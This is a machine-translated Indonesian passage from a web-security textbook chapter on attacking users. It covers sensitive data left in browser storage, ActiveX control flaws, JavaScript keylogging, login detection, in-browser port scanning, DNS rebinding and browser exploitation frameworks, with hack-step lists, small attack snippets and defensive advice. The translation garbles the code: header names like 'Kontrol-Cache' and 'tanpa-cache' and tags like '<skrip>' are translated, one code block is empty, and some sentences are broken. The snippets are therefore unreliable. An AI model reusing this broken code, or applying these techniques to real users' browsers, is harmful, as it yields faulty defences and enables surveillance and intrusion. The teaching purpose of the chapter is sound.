- Internet Explorer—Subdirektori dari C:\Dokumen dan Pengaturan\nama belakang\Pengaturan Lokal\Berkas Internet Sementara\Content.IE5

Perhatikan bahwa di Windows Explorer, untuk melihat folder ini Anda harus memasukkan jalur yang tepat ini dan menampilkan folder tersembunyi, atau telusuri ke folder yang baru saja terdaftar dari baris perintah.

- Firefox (di Windows)—C:\Dokumen dan Pengaturan\nama belakang\Pengaturan Lokal\Data Aplikasi\Mozilla\Firefox\Profil\nama profil\Cache
- Firefox (di Linux)—~/.Mozilla Firefox/nama profil/Cache

COBALAH!

<http://mdsec.net/auth/249/>

Riwayat Penjelajahan

Sebagian besar browser menyimpan riwayat penjelajahan, yang mungkin menyertakan data sensitif apa pun yang dikirimkan dalam parameter URL.

LANGKAH HACK

- 1. Identifikasi setiap kejadian dalam aplikasi di mana data sensitif sedang dikirim melalui parameter URL.**
 - 2. Jika ada kasus, periksa riwayat browser untuk memverifikasi bahwa data ini telah disimpan di sana.**
-

COBALAH!

<http://mdsec.net/auth/90/>

Pelengkapan otomatis

Banyak browser menerapkan fungsi pelengkapan otomatis yang dapat dikonfigurasi pengguna untuk bidang masukan berbasis teks, yang dapat menyimpan data sensitif seperti nomor kartu kredit, nama pengguna, dan kata sandi. Internet Explorer menyimpan data pelengkapan otomatis di registri, dan Firefox menyimpannya di sistem file.

Seperti yang telah dijelaskan, selain dapat diakses oleh penyerang lokal, data dalam cache pelengkapan otomatis dapat diambil melalui serangan XSS dalam keadaan tertentu.

LANGKAH HACK

- 1. Tinjau kode sumber HTML untuk semua formulir yang berisi kolom teks tempat data sensitif diambil.**
 - 2. Jika atribut pelengkapan otomatis=mati tidak disetel, baik di dalam tag formulir atau tag untuk bidang input individual, data yang dimasukkan disimpan di dalam browser tempat pelengkapan otomatis diaktifkan.**
-

COBALAH!

<http://mdsec.net/auth/260/>

Flash Objek Bersama Lokal

Ekstensi browser Flash mengimplementasikan mekanisme penyimpanan lokalnya sendiri yang disebut Local Shared Objects (LSOs), juga disebut cookie Flash. Berbeda dengan sebagian besar mekanisme lainnya, data yang bertahan di LSO dibagikan di antara jenis browser yang berbeda, asalkan mereka memasang ekstensi Flash.

LANGKAH HACK

1. Beberapa plug-in tersedia untuk Firefox, seperti BetterPrivacy, yang dapat digunakan untuk menjelajahi data LSO yang dibuat oleh masing-masing aplikasi.
2. Anda dapat meninjau konten data mentah LSO langsung di disk. Lokasi data ini bergantung pada browser dan sistem operasi. Misalnya, pada versi terbaru Internet Explorer, data LSO berada dalam struktur folder berikut:

C:\Users\{username}\AppData\Roaming\Macromedia\Flash Player\
SharedObjects\{acak}\{nama domain}\{nama toko}\{nama file SWF}

COBALAH!

<http://mdsec.net/auth/245/>

Penyimpanan Terisolasi Silverlight

Ekstensi browser Silverlight mengimplementasikan mekanisme penyimpanan lokalnya sendiri yang disebut Silverlight Isolated Storage.

LANGKAH HACK

Anda dapat meninjau konten data Silverlight Isolated Storage mentah langsung di disk. Untuk versi terbaru Internet Explorer, data ini berada dalam serangkaian folder bersarang dalam yang dinamai secara acak di lokasi berikut:

C:\Users\{username}\AppData\LocalLow\Microsoft\Silverlight\

COBALAH!

<http://mdsec.net/auth/239/>

Data pengguna Internet Explorer

Internet Explorer mengimplementasikan mekanisme penyimpanan lokal kustomnya sendiri yang disebut userData.

LANGKAH HACK

Anda dapat meninjau konten data mentah yang disimpan di userData IE langsung di disk. Untuk versi Internet Explorer terbaru, data ini berada dalam struktur folder berikut:

C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\UserData\Low\{acak}

COBALAH!

<http://mdsec.net/auth/232/>

Mekanisme Penyimpanan Lokal HTML5

HTML5 memperkenalkan serangkaian mekanisme penyimpanan lokal baru, termasuk:

- Penyimpanan sesi
- Penyimpanan lokal
- Penyimpanan basis data

Spesifikasi dan penggunaan mekanisme ini masih terus berkembang. Mereka tidak sepenuhnya diterapkan di semua browser, dan detail tentang cara menguji penggunaannya dan meninjau data yang bertahan cenderung bergantung pada browser.

Mencegah Serangan Privasi Lokal

Aplikasi harus menghindari menyimpan sesuatu yang sensitif dalam kuki tetap. Meskipun data ini dienkripsi, data tersebut berpotensi dikirim ulang oleh penyerang yang menangkapnya.

Aplikasi harus menggunakan arahan cache yang sesuai untuk mencegah data sensitif disimpan oleh browser. Dalam aplikasi ASP, instruksi berikut menyebabkan server menyertakan arahan yang diperlukan:

```
<% Response.CacheControl = "no-cache" %> <%
Response.AddHeader "Pragma", "no-cache" %> <%
Response.Expires = 0 %>
```

Dalam aplikasi Java, perintah berikut harus mencapai hasil yang sama:

```
<%  
response.setHeader("Kontrol-Cache","tanpa-cache");  
response.setHeader("Pragma","tanpa cache");  
response.setDateHeader ("Kedaluwarsa", 0);  
%>
```

Aplikasi tidak boleh menggunakan URL untuk mengirimkan data sensitif, karena ini dapat dicatat di berbagai lokasi. Semua data tersebut harus dikirim menggunakan formulir HTML yang dikirimkan menggunakan POSmetode.

Dalam hal apa pun saat pengguna memasukkan data sensitif ke dalam kolom input teks, file pelengkapan otomatis=mati atribut harus ditentukan dalam tag formulir atau bidang.

Mekanisme penyimpanan sisi klien lainnya, seperti fitur baru yang diperkenalkan dengan HTML5, memberikan peluang bagi aplikasi untuk mengimplementasikan fungsionalitas aplikasi yang berharga, termasuk akses yang jauh lebih cepat ke data khusus pengguna dan kemampuan untuk tetap bekerja saat akses jaringan tidak tersedia. Dalam kasus di mana data sensitif perlu disimpan secara lokal, idealnya ini harus dienkripsi untuk mencegah akses langsung yang mudah oleh penyerang. Selain itu, pengguna harus diberi tahu tentang sifat data yang disimpan secara lokal, diperingatkan tentang risiko akses lokal oleh penyerang, dan diizinkan untuk memilih keluar dari fitur ini jika mereka mau.

Menyerang Kontrol ActiveX

Bab 5 menjelaskan bagaimana aplikasi dapat menggunakan berbagai teknologi klien tebal untuk mendistribusikan beberapa pemrosesan aplikasi ke sisi klien. Kontrol ActiveX sangat menarik bagi penyerang yang menargetkan pengguna lain. Saat aplikasi menginstal kontrol untuk menjalankannya dari halaman sendiri, kontrol tersebut harus didaftarkan sebagai "aman untuk pembuatan skrip". Setelah ini terjadi, situs web lain yang diakses oleh pengguna dapat menggunakan kontrol tersebut.

Peramban tidak menerima kontrol ActiveX apa pun yang diminta oleh situs web untuk dipasang. Secara default, saat situs web mencoba memasang kontrol, browser menampilkan peringatan keamanan dan meminta izin kepada pengguna. Pengguna dapat memutuskan apakah dia mempercayai situs web yang mengeluarkan kontrol dan mengizinkannya untuk diinstal sesuai dengan itu. Namun, jika dia melakukannya, dan kontrol berisi kerentanan apa pun, ini dapat dieksloitasi oleh situs web jahat apa pun yang dikunjungi pengguna.

Dua kategori utama kerentanan yang umumnya ditemukan dalam kontrol ActiveX menarik perhatian penyerang:

- Karena kontrol ActiveX biasanya ditulis dalam bahasa asli seperti C/C++, kontrol tersebut berisiko terhadap kerentanan perangkat lunak klasik seperti buffer overflows, bug bilangan bulat, dan cacat format string (lihat Bab 16 untuk detail lebih lanjut). Dalam beberapa tahun terakhir, sejumlah besar kerentanan ini

telah diidentifikasi dalam kontrol ActiveX yang dikeluarkan oleh aplikasi web populer, seperti situs game online. Kerentanan ini biasanya dapat dieksplorasi untuk menyebabkan eksekusi kode arbitrer di komputer pengguna korban.

- Banyak kontrol ActiveX berisi metode yang berbahaya dan rentan terhadap penyalahgunaan:

- LaunchExe (Nama Exe BSTR)
- SaveFile(Nama File BSTR, Url BSTR)
- LoadLibrary(Jalur Perpustakaan BSTR)
- Jalankan Perintah (Perintah BSTR)

Metode seperti ini biasanya diimplementasikan oleh pengembang untuk membangun beberapa fleksibilitas ke dalam kontrol mereka, memungkinkan mereka memperluas fungsionalitasnya di masa mendatang tanpa perlu menggunakan kontrol baru. Namun, setelah kontrol diinstal, tentu saja, dapat "diperpanjang" dengan cara yang sama oleh situs web jahat mana pun untuk melakukan tindakan yang tidak diinginkan terhadap pengguna.


Menemukan Kerentanan ActiveX

Saat aplikasi menginstal kontrol ActiveX, selain peringatan browser yang meminta izin Anda untuk menginstalnya, Anda akan melihat kode yang serupa dengan berikut ini di dalam sumber HTML halaman aplikasi:

```
<objek id="oMyObject"
      classid="CLSID:A61BC839-5188-4AE9-76AF-109016FD8901"
      codebase="https://wahh-app.com/bin/myobject.cab"> </object>
```

Kode ini memberi tahu browser untuk memberi contoh kontrol ActiveX dengan nama yang ditentukan dan identitas kelas dan untuk mengunduh kontrol dari URL yang ditentukan. Jika kontrol sudah diinstal, maka basis kode parameter tidak diperlukan, dan browser menempatkan kontrol dari komputer lokal, berdasarkan keunikannya identitas kelas.

Jika pengguna memberikan izin untuk menginstal kontrol, browser akan mendaftarkannya sebagai "aman untuk pembuatan skrip". Ini berarti dapat dibuat instance-nya, dan metodenya dipanggil, oleh situs web mana pun di masa mendatang. Untuk memverifikasi dengan pasti bahwa ini telah dilakukan, Anda bisa periksa kunci registri **HKEY_CLASSES_ROOT\classid kontrol diambil dari HTML di atas**. Diimplementasikan Kategori. Jika subkunci **7DD95801-9882-11CF-9FA9-00AA006C42C4** hadir, kontrol telah terdaftar sebagai "aman untuk scripting," seperti yang ditunjukkan pada Gambar 13-6.



Gambar 13-6:Kontrol terdaftar sebagai aman untuk skrip

Saat browser telah memberi contoh kontrol ActiveX, metode individual dapat dipanggil sebagai berikut:

```
<skrip>
document.oMyObject.LaunchExe('myAppDemo.exe'); </skrip>
```


LANGKAH HACK

Cara sederhana untuk menyelidiki kerentanan ActiveX adalah dengan memodifikasi HTML yang memanggil kontrol, meneruskan parameter Anda sendiri ke sana, dan memantau hasilnya:

1. Kerentanan seperti buffer overflows dapat diselidiki untuk menggunakan jenis payload serangan yang sama yang dijelaskan di Bab 16. Memicu bug semacam ini dengan cara yang tidak terkendali kemungkinan akan mengakibatkan crash pada proses browser yang menghosting kontrol.
2. Metode yang berbahaya seperti LuncurkanExesering dapat diidentifikasi hanya dengan nama mereka. Dalam kasus lain, nama mungkin tidak berbahaya atau disamarkan, tetapi mungkin jelas bahwa item yang menarik seperti nama file, URL, atau perintah sistem diteruskan sebagai parameter. Anda harus mencoba memodifikasi parameter ini menjadi nilai arbitrer dan menentukan apakah kontrol memproses masukan Anda seperti yang diharapkan.

Adalah umum untuk menemukan bahwa tidak semua metode yang diimplementasikan oleh kontrol sebenarnya dipanggil di mana saja di dalam aplikasi. Misalnya, metode mungkin telah diterapkan untuk tujuan pengujian, mungkin telah digantikan tetapi tidak dihapus, atau mungkin ada untuk penggunaan di masa mendatang atau tujuan pemutakhiran sendiri. Untuk melakukan tes kontrol yang komprehensif, perlu menghitung semua permukaan serangan yang diekspos melalui metode ini, dan menguji semuanya.

Ada berbagai alat untuk menghitung dan menguji metode yang diekspos oleh ActiveX cont semua contr Gambar 13-7.



Gambar 13-7:COMRaider menampilkan metode kontrol ActiveX

Mencegah Kerentanan ActiveX

Mempertahankan komponen perangkat lunak terkompilasi asli dari serangan adalah topik besar dan kompleks yang berada di luar cakupan buku ini. Pada dasarnya, perancang dan pengembang kontrol ActiveX harus memastikan bahwa metode yang diterapkannya tidak dapat dipanggil oleh situs web jahat untuk melakukan tindakan yang tidak diinginkan terhadap pengguna yang telah menginstalnya. Misalnya:

- Tinjauan kode sumber yang berfokus pada keamanan dan uji penetrasi harus dilakukan pada kontrol untuk menemukan kerentanan seperti buffer overflows.
- Kontrol tidak boleh mengekspos metode berbahaya apa pun yang memanggil sistem file atau sistem operasi menggunakan yang dapat dikontrol pengguna

memasukkan. Alternatif yang lebih aman biasanya tersedia dengan sedikit usaha ekstra. Misalnya, jika dianggap perlu untuk meluncurkan proses eksternal, susun daftar semua proses eksternal yang dapat diluncurkan secara sah dan aman.

Kemudian buat metode terpisah untuk memanggil masing-masing atau gunakan metode tunggal yang mengambil nomor indeks ke dalam daftar ini.

Sebagai tindakan pencegahan pertahanan tambahan, beberapa kontrol ActiveX memvalidasi nama domain yang mengeluarkan halaman HTML tempat mereka dipanggil. Templat Perpustakaan Templat Aktif SiteLock Microsoft memungkinkan pengembang untuk membatasi penggunaan kontrol ActiveX ke daftar nama domain tertentu.

Beberapa kontrol melangkah lebih jauh dengan mengharuskan semua parameter yang diteruskan ke kontrol harus ditandatangani secara kriptografis. Jika tanda tangan yang dikirimkan tidak valid, kontrol tidak melakukan tindakan yang diminta. Anda harus menyadari bahwa beberapa pertahanan semacam ini dapat dielakkan jika situs web yang diizinkan untuk menjalankan kontrol mengandung kerentanan XSS.

Menyerang Peramban

Serangan yang dijelaskan sejauh ini dalam bab ini dan sebelumnya melibatkan eksloitasi beberapa fitur perilaku aplikasi untuk membahayakan pengguna aplikasi. Serangan seperti skrip lintas situs, pemalsuan permintaan lintas situs, dan pembajakan JavaScript semuanya muncul dari kerentanan dalam aplikasi web tertentu, meskipun detail dari beberapa teknik eksloit dapat memanfaatkan keanehan dalam browser tertentu.

Kategori serangan lebih lanjut terhadap pengguna tidak bergantung pada perilaku aplikasi tertentu. Sebaliknya, serangan ini hanya bergantung pada fitur perilaku browser, atau pada desain teknologi inti web itu sendiri. Serangan-serangan ini dapat dilakukan oleh situs web berbahaya atau oleh situs jinak apa pun yang telah dikompromikan. Dengan demikian, mereka berada di tepi ruang lingkup buku tentang meretas aplikasi web. Namun demikian, mereka patut dipertimbangkan secara singkat, sebagian karena mereka berbagi beberapa fitur dengan serangan yang mengeksloitasi fungsi khusus aplikasi. Mereka juga menyediakan konteks untuk memahami dampak dari berbagai perilaku aplikasi dengan menunjukkan apa yang mungkin dicapai penyerang bahkan tanpa adanya kelemahan khusus aplikasi.

Pembahasan di bagian berikut ini harus ringkas. Pasti ada ruang untuk seluruh buku yang akan ditulis tentang hal ini. Calon penulis dengan banyak waktu luang didorong untuk mengajukan proposal ke *WileyBuku Panduan Peretas Peramban*.

Penekanan Tombol Pencatatan

JavaScript dapat digunakan untuk memantau semua tombol yang ditekan pengguna saat jendela browser memiliki fokus, termasuk kata sandi, pesan pribadi, dan informasi pribadi lainnya. Skrip proof-of-concept berikut merekam semua penekanan tombol di Internet Explorer dan menampilkannya di bilah status browser:

```
<script>document.onkeypress = function () {
    window.status += String.fromCharCode(window.event.keyCode); } </skrip>
```

Serangan ini hanya dapat menangkap penekanan tombol saat bingkai tempat kode dijalankan memiliki fokus. Namun, beberapa aplikasi membuat diri mereka rentan terhadap keylogging ketika mereka menyematkan widget pihak ketiga atau applet iklan dalam bingkai di dalam halaman aplikasi itu sendiri. Dalam apa yang disebut serangan "reverse strokejacking", kode berbahaya yang berjalan di bingkai anak dapat mengambil fokus dari jendela tingkat atas, karena operasi ini tidak dicegah oleh kebijakan asal yang sama. Kode berbahaya dapat menangkap penekanan tombol dengan menanganionkeydownperistiwa dan dapat lulus terpisah onkeypress secara ke jendela tingkat atas. Dengan begitu, teks yang diketik masih muncul di jendela tingkat atas dengan cara biasa. Dengan melepasan fokus sebentar selama jeda dalam pengetikan, kode berbahaya bahkan dapat mempertahankan tampilan tanda sisipan yang berkedip di lokasi normal dalam halaman tingkat atas.

Mencuri Riwayat Peramban dan Kueri Pencarian

JavaScript dapat digunakan untuk melakukan latihan brute-force untuk menemukan situs pihak ketiga yang baru-baru ini dikunjungi oleh pengguna dan kueri yang telah dilakukannya di mesin telusur populer. Teknik ini sudah dijelaskan dalam konteks melakukan serangan brute-force untuk mengidentifikasi token anti-CSRF yang valid yang sedang digunakan di domain yang berbeda. Serangan itu bekerja dengan secara dinamis membuat hyperlink untuk situs web umum dan permintaan pencarian dan dengan menggunakan getComputedStyle API untuk menguji apakah tautan diwarnai sebagai dikunjungi atau tidak dikunjungi. Daftar besar kemungkinan target dapat diperiksa dengan cepat dengan dampak minimal pada pengguna.

Menghitung Aplikasi yang Saat Ini Digunakan

JavaScript dapat digunakan untuk menentukan apakah pengguna saat ini masuk ke aplikasi web pihak ketiga. Sebagian besar aplikasi berisi halaman terproteksi yang hanya dapat dilihat oleh pengguna yang masuk, seperti halaman Detail Saya. Jika pengguna yang tidak diautentikasi meminta halaman tersebut, dia menerima konten yang berbeda, seperti pesan kesalahan atau pengalihan ke login.

Perilaku ini dapat dimanfaatkan untuk menentukan apakah pengguna masuk ke aplikasi pihak ketiga dengan melakukan penyertaan skrip lintas domain untuk halaman yang dilindungi dan menerapkan penanganan kesalahan khusus untuk memproses kesalahan skrip:

```
window.onerror = sidik jari;
<script src="https://other-app.com/MyDetails.aspx"></script>
```

Tentu saja, apa pun status halaman yang dilindungi, itu hanya berisi HTML, sehingga kesalahan JavaScript terjadi. Yang terpenting, kesalahan berisi nomor baris dan jenis kesalahan yang berbeda, bergantung pada dokumen HTML persis yang dikembalikan. Penyerang dapat mengimplementasikan penanganan kesalahan (di filesidik jarifungsi) yang memeriksa nomor baris dan jenis kesalahan yang muncul saat pengguna masuk. Meskipun ada batasan asal yang sama, skrip penyerang dapat menyimpulkan status halaman yang dilindungi.

Setelah menentukan aplikasi pihak ketiga populer mana yang saat ini digunakan pengguna, penyerang dapat melakukan serangan pemalsuan permintaan lintas situs yang sangat terfokus untuk melakukan tindakan sewenang-wenang dalam aplikasi tersebut dalam konteks keamanan pengguna yang disusupi.

Pemindaian Port

JavaScript dapat digunakan untuk melakukan pemindaian port host di jaringan lokal pengguna atau jaringan lain yang dapat dijangkau untuk mengidentifikasi layanan yang dapat dieksplorasi. Jika pengguna berada di balik firewall perusahaan atau rumah, penyerang dapat menjangkau layanan yang tidak dapat diakses dari Internet publik. Jika penyerang memindai antarmuka loopback komputer klien, dia mungkin dapat mem-bypass firewall pribadi apa pun yang diinstal pengguna.

Pemindaian port berbasis browser dapat menggunakan applet Java untuk menentukan alamat IP pengguna (yang mungkin NAT dari Internet publik) dan karenanya menyimpulkan kemungkinan rentang IP dari jaringan lokal. Skrip kemudian dapat memulai koneksi HTTP ke host dan port arbitrer untuk menguji konektivitas. Seperti dijelaskan, kebijakan asal yang sama mencegah skrip memproses respons terhadap permintaan ini. Namun, trik yang mirip dengan yang digunakan untuk mendeteksi status login dapat digunakan untuk menguji konektivitas jaringan. Di sini, skrip penyerang mencoba memuat dan mengeksekusi skrip secara dinamis dari setiap host dan port yang ditargetkan. Jika server web berjalan di port tersebut, ia mengembalikan HTML atau beberapa konten lain, mengakibatkan kesalahan JavaScript yang dapat dideteksi oleh skrip pemindaian port. Jika tidak, upaya koneksi habis waktu atau tidak mengembalikan data, dalam hal ini tidak ada kesalahan yang terjadi. Oleh karena itu, terlepas dari batasan asal yang sama, skrip pemindaian port dapat mengonfirmasi konektivitas ke host dan port yang sewenang-wenang.

Perhatikan bahwa sebagian besar browser menerapkan batasan pada port yang dapat diakses menggunakan permintaan HTTP, dan port yang biasa digunakan oleh layanan terkenal lainnya, seperti port 25 untuk SMTP, diblokir. Namun, secara historis, bug telah ada di browser yang memungkinkan pembatasan ini terkadang dielakkan.

Menyerang Host Jaringan Lain

Mengikuti pemindaian port yang berhasil untuk mengidentifikasi host lain, skrip jahat dapat mencoba mengambil sidik jari setiap layanan yang ditemukan dan kemudian menyerangnya dengan berbagai cara.

Banyak server web berisi file gambar yang terletak di URL unik. Kode berikut memeriksa gambar tertentu yang terkait dengan berbagai router DSL yang populer:

```

```

Jika fungsibukan Netgear tidak dipanggil, server telah berhasil diambil sidik jarinya sebagai router NETGEAR. Skrip kemudian dapat melanjutkan untuk menyerang server web, baik dengan mengeksplorasi kerentanan yang diketahui dalam perangkat lunak tertentu atau dengan melakukan serangan pemalsuan permintaan. Dalam contoh ini, penyerang dapat mencoba masuk ke router dengan kredensial default dan mengonfigurasi ulang router untuk membuka port tambahan pada antarmuka eksternalnya, atau mengekspos fungsi administratifnya ke dunia luar. Perhatikan bahwa banyak serangan yang sangat efektif dari jenis ini hanya membutuhkan kemampuan untuk mengeluarkan permintaan sewenang-wenang, bukan untuk memproses responsnya, sehingga tidak terpengaruh oleh kebijakan asal yang sama.

Dalam situasi tertentu, penyerang mungkin dapat memanfaatkan teknik pengikatan ulang DNS untuk melanggar kebijakan asal yang sama dan benar-benar mengambil konten dari server web di jaringan lokal. Serangan-serangan ini dijelaskan nanti di bab ini.

Manfaatkan Layanan Non-HTTP

Melampaui serangan terhadap server web, dalam beberapa situasi dimungkinkan untuk memanfaatkan browser pengguna untuk menargetkan layanan non-HTTP yang dapat diakses dari mesin pengguna. Asalkan layanan tersebut mentolerir header HTTP yang tidak dapat dihindari datang pada awal setiap permintaan, penyerang dapat mengirim konten biner sewenang-wenang dalam badan pesan untuk berinteraksi dengan layanan non-HTTP. Banyak layanan jaringan pada kenyataannya mentolerir masukan yang tidak dikenal dan masih memproses masukan selanjutnya yang dibentuk dengan baik untuk protokol yang dimaksud.

Salah satu teknik untuk mengirimkan pesan arbitrer lintas-domain dijelaskan di Bab 12, di mana bentuk HTML denganenctypeatribut diatur keteks/biasa digunakan untuk mengirim konten XML ke aplikasi yang rentan. Teknik lain untuk mengirimkan serangan ini dijelaskan dalam makalah berikut:

www.ngssoftware.com/research/papers/InterProtocolExploitation.pdf

Serangan interprotocol tersebut dapat digunakan untuk melakukan tindakan tidak sah pada layanan tujuan atau untuk mengeksplorasi kerentanan tingkat kode dalam layanan tersebut untuk mengkompromikan server yang ditargetkan.

Selain itu, dalam beberapa situasi, perilaku dalam layanan non-HTTP sebenarnya dapat dieksplorasi untuk melakukan serangan XSS terhadap aplikasi web yang berjalan di server yang sama. Serangan semacam itu membutuhkan kondisi berikut untuk dipenuhi:

- Layanan non-HTTP harus berjalan di port yang tidak diblokir oleh browser, seperti yang dijelaskan sebelumnya.
- Layanan non-HTTP harus mentolerir header HTTP tak terduga yang dikirim oleh browser, dan tidak hanya mematikan koneksi jaringan saat ini terjadi. Yang pertama umum untuk banyak layanan, terutama yang berbasis teks.

- Layanan non-HTTP harus menggemarkan bagian dari konten permintaan dalam tanggapannya, seperti dalam pesan kesalahan.
- Peramban harus mentolerir respons yang tidak berisi tajuk HTTP yang valid, dan dalam situasi ini harus memproses sebagian respons sebagai HTML jika itu isinya. Ini sebenarnya bagaimana semua browser saat ini berperilaku ketika respons non-HTTP yang sesuai diterima, mungkin untuk tujuan kompatibilitas mundur.
- Browser harus mengabaikan nomor port saat memisahkan akses lintas asal ke cookie. Browser saat ini memang port-agnostik dalam menangani cookie.

Mengingat kondisi ini, penyerang dapat membuat serangan XSS yang menargetkan layanan non-HTTP. Serangan itu melibatkan pengiriman permintaan yang dibuat, di URL atau badan pesan, dengan cara biasa. Kode skrip yang terkandung dalam permintaan digunakan dan dieksekusi di browser pengguna. Kode ini dapat membaca cookie pengguna untuk domain tempat layanan non-HTTP berada, dan mengirimkannya ke penyerang.

Mengeksloitasi Bug Peramban

Jika ada bug dalam perangkat lunak browser pengguna atau ekstensi apa pun yang terpasang, penyerang mungkin dapat mengeksloitasiinya melalui JavaScript atau HTML berbahaya. Dalam beberapa kasus, bug dalam ekstensi seperti Java VM telah memungkinkan penyerang melakukan komunikasi biner dua arah dengan layanan non-HTTP di komputer lokal atau di tempat lain. Hal ini memungkinkan penyerang mengeksloitasi kerentanan yang ada dalam layanan lain yang diidentifikasi melalui pemindaian port. Banyak produk perangkat lunak (termasuk produk berbasis non-browser) menginstal kontrol ActiveX yang mungkin mengandung kerentanan.

Pengikatan Ulang DNS

Pengikatan ulang DNS adalah teknik yang dapat digunakan untuk melakukan pelanggaran parsial terhadap pembatasan asal yang sama dalam beberapa situasi, memungkinkan situs web jahat untuk berinteraksi dengan domain yang berbeda. Kemungkinan serangan ini muncul karena segregasi dalam kebijakan asal yang sama terutama didasarkan pada nama domain, sedangkan pengiriman terakhir permintaan HTTP melibatkan pengubahan nama domain menjadi alamat IP.

Pada level tinggi, serangan bekerja sebagai berikut:

- Pengguna mengunjungi halaman web berbahaya di domain penyerang. Untuk mengambil halaman ini, browser pengguna menyelesaikan nama domain penyerang ke alamat IP penyerang.
- Halaman web penyerang membuat permintaan Ajax kembali ke domain penyerang, yang diizinkan oleh kebijakan asal yang sama. Penyerang menggunakan DNS rebinding

untuk menyebabkan browser menyelesaikan domain penyerang untuk kedua kalinya, dan kali ini nama domain menyelesaikan ke alamat IP aplikasi pihak ketiga, yang menjadi target penyerang.

- Permintaan selanjutnya ke nama domain penyerang dikirim ke aplikasi yang ditargetkan. Karena ini berada di domain yang sama dengan halaman asli penyerang, kebijakan asal yang sama memungkinkan skrip penyerang mengambil konten tanggapan dari aplikasi yang ditargetkan dan mengirimkannya kembali ke penyerang, mungkin di domain yang dikontrol penyerang yang berbeda.

Serangan ini menghadapi berbagai kendala, termasuk mekanisme di beberapa browser untuk terus menggunakan alamat IP yang telah diselesaikan sebelumnya, meskipun domain tersebut telah di-rebound ke alamat yang berbeda. Selanjutnya, Tuan rumah header yang dikirim oleh browser biasanya masih merujuk ke domain penyerang, bukan ke aplikasi target, yang dapat menimbulkan masalah. Secara historis, telah ada metode dimana hambatan ini dapat dielakkan pada browser yang berbeda. Selain browser, serangan pengikatan ulang DNS dapat dilakukan terhadap ekstensi browser dan proxy web, yang semuanya mungkin berperilaku dengan cara yang berbeda.

Perhatikan bahwa dalam serangan pengikatan ulang DNS, permintaan ke aplikasi yang ditargetkan masih dibuat dalam konteks domain penyerang, sejauh menyangkut browser. Oleh karena itu, cookie apa pun untuk domain sebenarnya dari aplikasi target tidak disertakan dalam permintaan ini. Karena alasan ini, konten yang dapat diambil dari target melalui pengikatan ulang DNS sama dengan yang dapat diambil oleh siapa saja yang dapat membuat permintaan langsung ke target. Teknik ini terutama menarik, oleh karena itu, di mana kontrol lain tersedia untuk mencegah penyerang berinteraksi langsung dengan target. Misalnya, pengguna yang berada di jaringan internal organisasi, yang tidak dapat dijangkau langsung dari Internet, dapat dibuat untuk mengambil konten dari sistem lain di jaringan tersebut dan mengirimkan konten ini ke penyerang.

Kerangka Kerja Eksloitasi Peramban

Berbagai kerangka kerja telah dikembangkan untuk mendemonstrasikan dan mengeksloitasi berbagai kemungkinan serangan yang mungkin dilakukan terhadap pengguna akhir di Internet. Ini biasanya membutuhkan pengait JavaScript untuk ditempatkan ke browser korban melalui beberapa kerentanan seperti XSS. Setelah pengait dipasang, browser menghubungi server yang dikendalikan oleh penyerang. Itu mungkin polling server ini secara berkala, mengirimkan data kembali ke penyerang dan menyediakan saluran kontrol untuk menerima perintah dari penyerang.

CATAT Terlepas dari batasan yang diberlakukan oleh kebijakan asal yang sama, berbagai teknik dapat digunakan dalam situasi ini untuk memungkinkan interaksi asinkron dua arah dengan server penyerang dari skrip yang telah disuntikkan ke aplikasi target. Salah satu metode sederhana adalah dengan melakukan penyertaan skrip lintas domain dinamis ke domain penyerang. Permintaan ini dapat mengirimkan kembali data yang diambil ke penyerang (dalam string kueri URL) dan menerima instruksi tentang tindakan yang harus dilakukan (dalam kode skrip yang dikembalikan).

Berikut adalah beberapa tindakan yang dapat dilakukan dalam jenis kerangka kerja ini:

- Mencatat penekanan tombol dan mengirimkannya ke penyerang
- Membajak sesi pengguna dengan aplikasi yang rentan
- Fingerprinting browser korban dan mengeksplorasi kerentanan browser yang diketahui
- Melakukan pemindaian port dari host lain (yang mungkin berada di jaringan pribadi yang dapat diakses oleh browser pengguna yang disusupi) dan mengirimkan hasilnya ke penyerang
- Menyerang aplikasi web lain yang dapat diakses melalui browser pengguna yang disusupi dengan memaksa browser mengirimkan permintaan berbahaya
